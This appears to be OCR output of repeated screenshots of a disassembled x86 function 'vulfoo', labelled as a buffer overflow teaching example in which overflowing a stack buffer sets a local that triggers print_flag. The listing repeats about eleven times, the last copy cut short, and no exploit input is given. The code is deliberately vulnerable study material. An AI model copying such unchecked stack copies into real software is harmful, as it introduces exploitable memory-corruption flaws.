
```
000012c4 <vulfoo>:
  12c4:   55                push   ebp
  12c5:   89 e5             mov    ebp,esp
  12c7:   83 ec 18          sub    esp,0x18
  12ca:   8b 45 08          mov    eax,DWORD PTR [ebp+0x8]
  12cd:   89 45 f4          mov    DWORD PTR [ebp-0xc],eax
  12d0:   83 ec 08          sub    esp,0x8
  12d3:   ff 75 0c          push   DWORD PTR [ebp+0xc]
  12d6:   8d 45 ee          lea    eax,[ebp-0x12]
  12d9:   50                push   eax
  12da:   e8 fc ff ff ff    call   12db <vulfoo+0x17>
  12df:   83 c4 10          add    esp,0x10
  12e2:   83 7d f4 00       cmp    DWORD PTR [ebp-0xc],0x0
  12e6:   74 07             je     12ef <vulfoo+0x2b>
  12e8:   e8 10 ff ff ff    call   11fd <print_flag>
  12ed:   eb 10             jmp    12ff <vulfoo+0x3b>
  12ef:   83 ec 0c          sub    esp,0xc
  12f2:   68 45 20 00 00    push   0x2045
  12f7:   e8 fc ff ff ff    call   12f8 <vulfoo+0x34>
  12fc:   83 c4 10          add    esp,0x10
  12ff:   b8 00 00 00 00    mov    eax,0x0
  1304:   c9                leave
  1305:   c3                ret
```

ebp, esp




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:    55                 push   ebp
    12c5:    89 e5              mov    ebp,esp
    12c7:    83 ec 18           sub    esp,0x18
    12ca:    8b 45 08           mov    eax,DWORD PTR [ebp+0x8]
    12cd:    89 45 f4           mov    DWORD PTR [ebp-0xc],eax
    12d0:    83 ec 08           sub    esp,0x8
    12d3:    ff 75 0c           push   DWORD PTR [ebp+0xc]
    12d6:    8d 45 ee           lea    eax,[ebp-0x12]
    12d9:    50                 push   eax
    12da:    e8 fc ff ff ff     call   12db <vulfoo+0x17>
    12df:    83 c4 10           add    esp,0x10
    12e2:    83 7d f4 00        cmp    DWORD PTR [ebp-0xc],0x0
    12e6:    74 07              je     12ef <vulfoo+0x2b>
    12e8:    e8 10 ff ff ff     call   11fd <print_flag>
    12ed:    eb 10              jmp    12ff <vulfoo+0x3b>
    12ef:    83 ec 0c           sub    esp,0xc
    12f2:    68 45 20 00 00     push   0x2045
    12f7:    e8 fc ff ff ff     call   12f8 <vulfoo+0x34>
    12fc:    83 c4 10           add    esp,0x10
    12ff:    b8 00 00 00 00     mov    eax,0x0
    1304:    c9                 leave
    1305:    c3                 ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:   55                push   ebp
    12c5:   89 e5             mov    ebp,esp
    12c7:   83 ec 18          sub    esp,0x18
    12ca:   8b 45 08          mov    eax,DWORD PTR [ebp+0x8]
    12cd:   89 45 f4          mov    DWORD PTR [ebp-0xc],eax
    12d0:   83 ec 08          sub    esp,0x8
    12d3:   ff 75 0c          push   DWORD PTR [ebp+0xc]
    12d6:   8d 45 ee          lea    eax,[ebp-0x12]
    12d9:   50                push   eax
    12da:   e8 fc ff ff ff    call   12db <vulfoo+0x17>
    12df:   83 c4 10          add    esp,0x10
    12e2:   83 7d f4 00       cmp    DWORD PTR [ebp-0xc],0x0
    12e6:   74 07             je     12ef <vulfoo+0x2b>
    12e8:   e8 10 ff ff ff    call   11fd <print_flag>
    12ed:   eb 10             jmp    12ff <vulfoo+0x3b>
    12ef:   83 ec 0c          sub    esp,0xc
    12f2:   68 45 20 00 00    push   0x2045
    12f7:   e8 fc ff ff ff    call   12f8 <vulfoo+0x34>
    12fc:   83 c4 10          add    esp,0x10
    12ff:   b8 00 00 00 00    mov    eax,0x0
    1304:   c9                leave
    1305:   c3                ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:   55                  push   ebp
    12c5:   89 e5               mov    ebp,esp
    12c7:   83 ec 18            sub    esp,0x18
    12ca:   8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:   89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:   83 ec 08            sub    esp,0x8
    12d3:   ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:   8d 45 ee            lea    eax,[ebp-0x12]
    12d9:   50                  push   eax
    12da:   e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:   83 c4 10            add    esp,0x10
    12e2:   83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:   74 07               je     12ef <vulfoo+0x2b>
    12e8:   e8 10 ff ff ff      call   11fd <print_flag>
    12ed:   eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:   83 ec 0c            sub    esp,0xc
    12f2:   68 45 20 00 00      push   0x2045
    12f7:   e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:   83 c4 10            add    esp,0x10
    12ff:   b8 00 00 00 00      mov    eax,0x0
    1304:   c9                  leave
    1305:   c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:   55                  push   ebp
    12c5:   89 e5               mov    ebp,esp
    12c7:   83 ec 18            sub    esp,0x18
    12ca:   8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:   89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:   83 ec 08            sub    esp,0x8
    12d3:   ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:   8d 45 ee            lea    eax,[ebp-0x12]
    12d9:   50                  push   eax
    12da:   e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:   83 c4 10            add    esp,0x10
    12e2:   83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:   74 07               je     12ef <vulfoo+0x2b>
    12e8:   e8 10 ff ff ff      call   11fd <print_flag>
    12ed:   eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:   83 ec 0c            sub    esp,0xc
    12f2:   68 45 20 00 00      push   0x2045
    12f7:   e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:   83 c4 10            add    esp,0x10
    12ff:   b8 00 00 00 00      mov    eax,0x0
    1304:   c9                  leave
    1305:   c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:    55                  push   ebp
    12c5:    89 e5               mov    ebp,esp
    12c7:    83 ec 18            sub    esp,0x18
    12ca:    8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:    89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:    83 ec 08            sub    esp,0x8
    12d3:    ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:    8d 45 ee            lea    eax,[ebp-0x12]
    12d9:    50                  push   eax
    12da:    e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:    83 c4 10            add    esp,0x10
    12e2:    83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:    74 07               je     12ef <vulfoo+0x2b>
    12e8:    e8 10 ff ff ff      call   11fd <print_flag>
    12ed:    eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:    83 ec 0c            sub    esp,0xc
    12f2:    68 45 20 00 00      push   0x2045
    12f7:    e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:    83 c4 10            add    esp,0x10
    12ff:    b8 00 00 00 00      mov    eax,0x0
    1304:    c9                  leave
    1305:    c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:    55                  push   ebp
    12c5:    89 e5               mov    ebp,esp
    12c7:    83 ec 18            sub    esp,0x18
    12ca:    8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:    89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:    83 ec 08            sub    esp,0x8
    12d3:    ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:    8d 45 ee            lea    eax,[ebp-0x12]
    12d9:    50                  push   eax
    12da:    e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:    83 c4 10            add    esp,0x10
    12e2:    83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:    74 07               je     12ef <vulfoo+0x2b>
    12e8:    e8 10 ff ff ff      call   11fd <print_flag>
    12ed:    eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:    83 ec 0c            sub    esp,0xc
    12f2:    68 45 20 00 00      push   0x2045
    12f7:    e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:    83 c4 10            add    esp,0x10
    12ff:    b8 00 00 00 00      mov    eax,0x0
    1304:    c9                  leave
    1305:    c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:   55                  push   ebp
    12c5:   89 e5               mov    ebp,esp
    12c7:   83 ec 18            sub    esp,0x18
    12ca:   8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:   89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:   83 ec 08            sub    esp,0x8
    12d3:   ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:   8d 45 ee            lea    eax,[ebp-0x12]
    12d9:   50                  push   eax
    12da:   e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:   83 c4 10            add    esp,0x10
    12e2:   83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:   74 07               je     12ef <vulfoo+0x2b>
    12e8:   e8 10 ff ff ff      call   11fd <print_flag>
    12ed:   eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:   83 ec 0c            sub    esp,0xc
    12f2:   68 45 20 00 00      push   0x2045
    12f7:   e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:   83 c4 10            add    esp,0x10
    12ff:   b8 00 00 00 00      mov    eax,0x0
    1304:   c9                  leave
    1305:   c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:    55                push   ebp
    12c5:    89 e5             mov    ebp,esp
    12c7:    83 ec 18          sub    esp,0x18
    12ca:    8b 45 08          mov    eax,DWORD PTR [ebp+0x8]
    12cd:    89 45 f4          mov    DWORD PTR [ebp-0xc],eax
    12d0:    83 ec 08          sub    esp,0x8
    12d3:    ff 75 0c          push   DWORD PTR [ebp+0xc]
    12d6:    8d 45 ee          lea    eax,[ebp-0x12]
    12d9:    50                push   eax
    12da:    e8 fc ff ff ff    call   12db <vulfoo+0x17>
    12df:    83 c4 10          add    esp,0x10
    12e2:    83 7d f4 00       cmp    DWORD PTR [ebp-0xc],0x0
    12e6:    74 07             je     12ef <vulfoo+0x2b>
    12e8:    e8 10 ff ff ff    call   11fd <print_flag>
    12ed:    eb 10             jmp    12ff <vulfoo+0x3b>
    12ef:    83 ec 0c          sub    esp,0xc
    12f2:    68 45 20 00 00    push   0x2045
    12f7:    e8 fc ff ff ff    call   12f8 <vulfoo+0x34>
    12fc:    83 c4 10          add    esp,0x10
    12ff:    b8 00 00 00 00    mov    eax,0x0
    1304:    c9                leave
    1305:    c3                ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:   55                  push   ebp
    12c5:   89 e5               mov    ebp,esp
    12c7:   83 ec 18            sub    esp,0x18
    12ca:   8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:   89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:   83 ec 08            sub    esp,0x8
    12d3:   ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:   8d 45 ee            lea    eax,[ebp-0x12]
    12d9:   50                  push   eax
    12da:   e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:   83 c4 10            add    esp,0x10
    12e2:   83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:   74 07               je     12ef <vulfoo+0x2b>
    12e8:   e8 10 ff ff ff      call   11fd <print_flag>
    12ed:   eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:   83 ec 0c            sub    esp,0xc
    12f2:   68 45 20 00 00      push   0x2045
    12f7:   e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:   83 c4 10            add    esp,0x10
    12ff:   b8 00 00 00 00      mov    eax,0x0
    1304:   c9                  leave
    1305:   c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:   55                  push   ebp
    12c5:   89 e5               mov    ebp,esp
    12c7:   83 ec 18            sub    esp,0x18
    12ca:   8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:   89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:   83 ec 08            sub    esp,0x8
    12d3:   ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:   8d 45 ee            lea    eax,[ebp-0x12]
    12d9:   50                  push   eax
    12da:   e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:   83 c4 10            add    esp,0x10
    12e2:   83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:   74 07               je     12ef <vulfoo+0x2b>
    12e8:   e8 10 ff ff ff      call   11fd <print_flag>
    12ed:   eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:   83 ec 0c            sub    esp,0xc
    12f2:   68 45 20 00 00      push   0x2045
    12f7:   e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:   83 c4 10            add    esp,0x10
